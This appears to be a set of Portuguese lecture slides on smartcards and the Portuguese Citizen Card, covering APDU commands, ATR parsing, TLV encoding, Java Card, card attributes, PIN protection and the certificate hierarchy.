

Smartcards e Cartão de Cidadão

Smartcards

- **Dispositivos físicos para armazenamento de chaves e operações sobre as mesmas**
 - Invioláveis, resistentes a ataques por canais paralelos ou vírus
- **Objetivo: permitir a utilização de chaves, sem o seu compromisso**
 - Titular pode utilizar chave para realizar operações criptográficas (Simétricas e assimétricas)
 - Autenticar o titular, Gerar assinaturas de documentos, Gerar respostas a desafios, Armazenar valores
- **Utilizações:**
 - Autenticação, Cartões bancários, Cartões de Identificação, Transportes, SIM


Smartcards

- Cartão com capacidades de computação

- CPU
- ROM
- EEPROM
- RAM


- Interface




- Com contactos
- Sem contactos




*Image Courtesy of CardLogix

Smartcards

- **CPU**
 - 8/16 bit
 - Crypto-coprocessor (opt.)
 - **ROM**
 - Sistema Operativo
 - Comunicação
 - Algoritmos criptográficos
 - **EEPROM**
 - Sistema de Ficheiros
 - Programas / aplicações
 - Chaves/ passwords
 - **RAM**
 - Dados temporários
 - Apagados quando cartão é desligado
 - **Contactos Mecânicos**
 - ISO 7816-2
- 
- **Segurança Física**
 - Resistente a acessos físicos diretos
 - Resistente a ataques por canais paralelos



Interação com Smartcards: APDU (ISO 7816-4)



- **APDU de Comando**

- CLA (1 byte)
 - Classe da instrução
- INS (1 byte)
 - Comando
- P1 e P2 (2 bytes)
 - Parâmetros específicos do comando
- Lc
 - Comprimento dos dados opcionais
- Le
 - Comprimento dos dados esperados na resposta
 - Zero (0) significa todos os dados disponíveis


- **APDU de Resposta**

- SW1 e SW2 (2 bytes)
 - Byte de estado
 - 0x9000 significa SUCESSO

Interação com o Smartcard: Protocolos de baixo-nível T=0 e T=1

- **T=0**
 - Enviado um octeto de cada vez
 - Mais lento
- **T=1**
 - Octetos transmitidos em blocos
 - Mais rápido mas requer suporte nas camadas superiores
- **ATR (ISO 7816-3)**
 - Resposta à operação de RESET
 - Reporta o protocolo esperado pelo cartão

Pilha de Comunicações



Interação com o Smartcard: Protocolos de baixo-nível T=0 e T=1

ATR: 3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00
+ TS = 3B --> Direct Convention
+ T0 = 7D, Y(1): 0111, K: 13 (historical bytes)
 TA(1) = 95 --> Fi=512, Di=16, 32 cycles/ETU
 125000 bits/s at 4 MHz, fMax for Fi = 5 MHz => 156250 bits/s
 TB(1) = 00 --> VPP is not electrically connected
 TC(1) = 00 --> Extra guard time: 0
+ Historical bytes: 80 31 80 65 B0 83 11 00 C8 83 00 90 00
 Category indicator byte: 80 (compact TLV data object)
 Tag: 3, len: 1 (card service data byte)
 Card service data byte: 80
 - Application selection: by full DF name
 - EF.DIR and EF.ATR access services: by GET RECORD(s) command
 - Card with MF
 Tag: 6, len: 5 (pre-issuing data)
 Data: B0 83 11 00 C8
 Tag: 8, len: 3 (status indicator)
 LCS (life card cycle): 00 (No information given)
 SW: 9000 (Normal processing.)

Possibly identified card (using /usr/share/pcsc/smartcard_list.txt):

3B 7D 95 00 00 80 31 80 65 B0 83 11 00 C8 83 00 90 00

3B 7D 95 00 00 80 31 80 65 B0 83 11 83 00 90 00

Portuguese ID Card (eID)

<http://www.cartaodecidadao.pt/>

Codificação de objetos nos smartcards: TLV e ASN.1 BER


- **Tag-Length-Value (TLV)**
 - Tag: Tipo de objeto
 - Length: Tamanho do objeto
 - Value: Dados do objeto
- **Cada TLV é codificado através das regras ASN.1 BER**
 - Abstract Syntax Notation, Basic Encoding Rules
- **Dados de um objeto podem conter outros TLV**
 - Estrutura recursiva
- **Permite ignorar objetos desconhecidos**

Modelo de computação do Smartcard Cartões Java

- **Smartcards executam Applets Java**
 - Utilizam o Java Card Runtime Environment
- **O JCRE executa no topo do SO nativo**
 - Java Virtual Machine
 - Card Executive
 - Gestão do Cartão
 - Comunicações
 - Java Card Framework
 - Bibliotecas de funções


Modelo de computação do Smartcard

Cartões Java



Cartão de Cidadão

- Cartão de identificação das dimensões de um cartão de crédito
- Contém vários métodos de fornecer informação identidade
 - Informática
 - Interação com o Smartcard
 - Visual, legível por humanos
 - Fotografia, números e nomes
 - Visual, legível por dispositivos
 - MRZ (Machine Readable Zone)



Atributos Visuais: Legíveis por humanos

- **Nome**
 - Sobrenome, Nome próprio, País
- **Atributos físicos**
 - Sexo e Altura
- **Outros**
 - Data de nascimento, nacionalidade
 - Fotografia
 - Assinatura caligráfica
- **Números**
 - Número de identificação Civil (e checksum)
 - Num: Identificação Fiscal, Sistema Nacional de Saúde, Segurança Social
 - Número do documento e validade
- **Versão do cartão**




Atributos visuais: legíveis por dispositivos

- **Nome**
 - Sobrenome, Nome próprio, Nomes adicionais
 - Número de nomes
- **Atributos Físicos**
 - Sexo
- **Outros**
 - Data de nascimento e nacionalidade
- **Números**
 - Identificação Civil (e checksum)
 - Número do documento (e checksum)
 - Número de documentos emitidos
- **Validade**



I<PRT0000000000<<0<ZZ4<<<<<<<<2
8108108F1201158PRT<<<<<<<<<1
AVILA<<PAULA<ANDREIA<CONCEICAO

Atributos Visuais de Segurança



Atributos Digitais

- Todos os atributos visíveis com a exceção da assinatura
- Morada
- Modelo da impressão digital biométrica
- 2 pares de chaves assimétricos (Autenticação e Assinatura)
- 5 certificados de chave pública
 - 2 relacionados com os pares de chaves anteriores
 - 3 relacionadas a CAs intermédias necessárias para construir o caminho de certificação
- 1 chave simétrica para EMV-CAP (retirado recentemente)
- 4 Códigos de utilizadores (PINs)
 - Autenticação, Assinatura, Morada, PUK

Proteção por PIN

- **Possuir o cartão é insuficiente para**
 - Obter morada (exceto nos recentes)
 - Obter ou usar a chave privada de autenticação
 - Obter ou usar a chave privada de assinatura
 - Obter ou usar a chave secreta de EMV-CAP
- **Operações protegidas por PIN**
 - PIN de 4 números
 - PIN é bloqueado após 3 tentativas incorretas
- **Exceções**
 - Forças policiais podem obter a morada sem o PIN

Certificados no Smartcard: Objetivos

- **Possibilita autenticar o dono do cartão**
 - O dono pode distribuir o seu certificado para outras pessoas/serviços que passar a poder verificar a sua identidade
- **Possibilita o dono autenticar outras pessoas com cartões semelhantes**
 - Cadeia de certificação presente no cartão
- **Possibilita o cartão autenticar clientes com certificados semelhantes**
 - Algumas operações podem ser pedidas ao cartão com certificados “especiais” que o cartão valida

Certificados no Smartcard

Issuer: GTE CyberTrust Global Root
Owner: **GTE CyberTrust Global Root**

Issuer: GTE CyberTrust Global Root
Owner: **ECRaizEstado**

Issuer: ECRaizEstado
Owner: **Cartão de Cidadão #####**

CA Intermédias com
duração muito limitada

Issuer: Cartão de Cidadão 001
Owner: **EC de Autenticação do Cartão de Cidadão #####**

Issuer: EC de Autenticação do Cartão de Cidadão **XXXX**
Owner: **Paula Andreia da Conceição Ávila**

Issuer: Cartão de Cidadão 001
Owner: **EC de Assinatura Digital Qualificada do Cartão de Cidadão **XXXX****

Issuer: EC de Assinatura Digital Qualificada do Cartão de Cidadão **XXXX**
Owner: **Paula Andreia da Conceição Ávila**

Certificados no Smartcard: Interoperação com outras aplicações

Aplicações de watchdog detetam inserção e remoção

- **Inserção**

- Aplicações obtêm certificados e inserem-nos nos repositórios dos navegadores
- Utilização das chaves respetivas é condicionada pelos PIN

- **Remoção**

- Aplicações removem certificados dos repositórios dos navegadores

Aplicações em Smartcards: Aplicações no Cartão de Cidadão

- **IAS Classic V3**

- Autenticação e assinatura digital
- Utilização de pares de chaves assimétricas

- **EMV-CAP**

- Geração de one-time-passwords para canais alternativos (telefone, Fax, etc..)
- Retirado em 2016


- **Precise Biometric BIO Match On Card**

- Validação de impressões digitais

